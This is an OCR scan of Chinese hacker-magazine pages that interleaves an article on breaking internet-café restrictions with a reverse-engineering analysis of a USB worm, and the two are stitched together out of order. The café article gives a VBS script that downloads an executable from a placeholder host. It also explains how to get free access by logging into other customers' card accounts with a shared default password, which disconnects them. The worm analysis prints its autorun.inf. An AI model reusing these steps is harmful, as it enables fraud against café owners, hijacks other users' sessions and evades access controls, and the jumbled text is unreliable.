


图1 选择"帮助主题"

在新的窗口中点击右键选择"**跳至 URL**"，如图2。

输入C:即可浏览C盘了，如图3。而且支持双击打开文件夹，但是没有地址栏。D盘也是如此。




图2 选择"跳至 URL"




图3 顺利进入C盘

二、命令提示符限制

这个大家都会了，新建一个文本文档，输入CMD，保存为.bat批处理文件即可。另外这种方法也可以看遍硬盘，只是输入命令总是不方便的；运行命令提示符还有许多方法，例如刚才浏览C盘时打开到c:\windows\system32，然后找到cmd.exe运行即可。

三、下载限制

这个我认为最有用的是利用在线下载，这里推荐一个网站：世纪黑马(http://www.huo119.com/online1/flashDown.html或者http://www.huo119.com/online/online.htm)，这里有许多破解网吧的东西，下载到快车或迅雷后就可以下载任何东西了。

不上世纪黑马下载，这里可以用QQ的网络硬盘下载（提示：用TM登录可以很快打开硬盘，《黑手》上有这方面的文章），还可以用群共享下载，如图4。




图4 QQ群的共享

这里就不多说了，因为下载方法实在很简单，不过在我去过的方圆1里内的6家网吧，没有一家能挡住世纪黑马的在线下载的。

还有一种方法就是利用vbs脚本下载，这里就贴出来，新建文本文档，输入以下代码：

```
Set xPost = createObject("Microsoft.XMLHTTP")
xPost.Open "GET","http://www.xx.com/dc.exe",0 '下载文件的地址
xPost.Send()
Set sGet = createObject("ADODB.Stream")
sGet.Mode = 3
sGet.Type = 1
sGet.Open()
sGet.Write(xPost.responseBody)
sGet.SaveToFile "c:\dc.exe",2 '保存文件的路径和文件名
```

把以上代码保存为xxx.vbs，执行xxx.vbs就可以下载指定文件了（注意文件后缀要相同）。

四、免费上网

首先提示下，不要因为这样被网管请去聊天呀！这里我只找到了三种方法，列出来跟大家共享。

1、无须开卡，但我建议还是开个1元钱的临时卡，下面会说到。直接在登录界面点"顾客登录"，然后输入与你卡号相近的卡号，密码是555555（我们这里的密码是相同的）。如果幸运的话就会提示"你的卡在XXX上机"，这时再点"交换电脑"，计算机名就填刚才提示的XXX，卡号填刚才你填的，密码一样。这时你就可以免费登录了，当然这时对方的电脑就会被注销。（编辑：这个方法相当不可取，不但得罪网管，还得罪了被你T掉的那位兄弟……）

一个U盘病毒的逆向分析

文 追风少年@H4CK.CN

张宇每语：

什么是病毒？其只不过是一段具有一定破坏性的代码。既然是代码，有何惧哉！通过了解、掌握病毒的机理，使用杀毒软件或相应的工具进行“破解”即可，无须谈毒变色。

从本文你可以学到：

通过病毒调用的API函数和字符串来了解病毒的功能特性

近日发现MP3总是无法“安全删除硬件”，如图1所示。




图1 系统无法安全弹出

分析

开始还以为是没有关闭MP3里的程序或文件呢，用任务管理器查了一遍，结果没发现有MP3里的程序运行。想到时下U盘蠕虫病毒横行，心里不觉发颤，于是乎开始怀疑是不是中了什么病毒（由于最近在做病毒编写的学习，就没有开杀毒软件）。

打开MP3盘，并没有看见什么异常文件。没有看到就等于没有么？当然不是，病毒有可能隐藏了自己，所以要查看所有的隐藏文件了。方法是：点击“工具”菜单中的“文件夹选项”，在弹出窗口中的“查看”页中做一些设置，具体设置如图2所示。




图2 显示所有文件及文件的扩展名

下面来说说为什么这样设置吧。选择“显示系统文件夹的内容”是为了防止病毒伪装成系统文件夹来隐藏自己。去掉选项“隐藏受保护的操作系统文件（推荐）”是为了防止病毒伪装成系统文件的名字来隐藏。选择“显示所有文件和文件夹”和去掉“隐藏已知文件类型的扩展名”也是为了抓出隐藏的病毒文件。做好设置后我们再看看MP3盘里的文件是不是有了变化。看到了吧，多了两个隐藏文件了，如图3所示。




图3 多出的文件夹及文件

那个“回收站”样子的文件夹就是伪装成系统文件夹来隐藏自己的，那个autorun.inf文件是伪装成系统文件的名字来隐藏的。现在来用记事本打开autorun.inf文件，内容如下：

```
[autorun]
open=

shell\open\Command=RECYCLER\INFO.exe
shell\open\Default=1
shell\explore\Command=RECYCLER\INFO.exe
```

意思是打开U盘时自动运行RECYCLER文件夹里的INFO.exe程序。估计这个INFO.exe程序就是病毒文件了。要想知道病毒的工作机理及找到其清除的方法就得反汇编这个文件了。我们先用PEID查查病毒是否加壳了，发现并没有加壳，如图4所示。




图4 PEID的检测结果

既然没有加壳，那就直接用OD来加载INFO.exe文件进行反汇编。当然你也可以使用其他静态反汇编工具。完全加载后可以通过查看程序调用的API函数和查看字符串来了解病毒的功能特性。查看字符串的方法是最基础的方法了，也是比较简单比较常用的，方法如图5所示。

在弹出窗口中就可以看到程序中出现的字符信息。一般来讲，会发现一些文件名和注册表的信息，如图6所示。

2、点“开始”——“设置”——“网络连接”，然后右键停掉上面的那个连接，这时就可以在本地免费上机了，如图5。

这时查询余额将是0但还没有注销，只是不能上网，这也说明雨人网络E卡通的关机是通过服务器控制的。

3、这是我无意中搜索找到的小东西，用它可以修改你在内网中的IP，修改后就可以免费上机了，如图6。当然也是不能上网的，这说明雨人网络E卡通对于未知IP的做法是不予服务。




图5 停用本地连接

到这里，雨人网络E卡通就算完全破解了，其实破解的方法还有许多，因为时间关系我没能更多地测试。看来雨人网络E卡通还有待加强，大家在上网的时候也不要动不动就“免费上网”呀，毕竟网吧也不是容易的。

五、总结

这次非常感谢编辑对我的支持，也感谢《黑客手册》的支持，希望《黑客手册》越办越好，有什么问题可以到黑手的论坛和我讨论，我的ID是：冰晨浪。

［文章中涉及到的工具IP修改器以及xxx.vbs光盘中有收录］




图6 IP修改器修改IP地址

编辑点评：

这篇文章从一定程度上说明了利用Windows内部的一些系统工具和功能就完全能够破解网吧限制以及网吧管理软件，即使是最后面的修改IP地址我们也可以在“本地连接”里或者命令行下修改。在网吧中搞破解，比较重要的方法有：使用批处理执行系统程序（实际上是在用命令启动）、利用CHM文件的“跳转URL”功能浏览本地硬盘和执行程序（当然前提是没有禁止访问本地硬盘的限制），而利用VBS脚本和在线下载的方法破解下载限制也是很早就有的，这些方法在本篇文章中生效了，也可以看出这个雨人网络E卡通的安全做得还是相当的让人无语的。另外，我们多次提到利用断开本地连接以及一些类似的方法实现免费上网，这也是很通用的。我的经验是，你对Windows越熟悉，破解的方法就越多，自然也就越容易了。

根据经验可知**software\microsoft\windows\nt\currentversion\winlogon应该是注册表中的地址，它下面的Userinit和svchost.exe 1**可能就是病毒伪装的文件名或要写到上面注册表地址里面的项和键值。至于下面的“:\recycler\info.exe”和“:\recycler\u.exe”应该是释放到U盘里的文件。那剩下的“_sv_cmd__u_.exe”和“_sv_cmd_\u.exe”是释放到什么地方的呢？先不管这个，继续向下看还有什么字符串信息，如图7所示。




图5 OD中查看API及字符串的方法




图6 INFO.exe中的API及字符串1

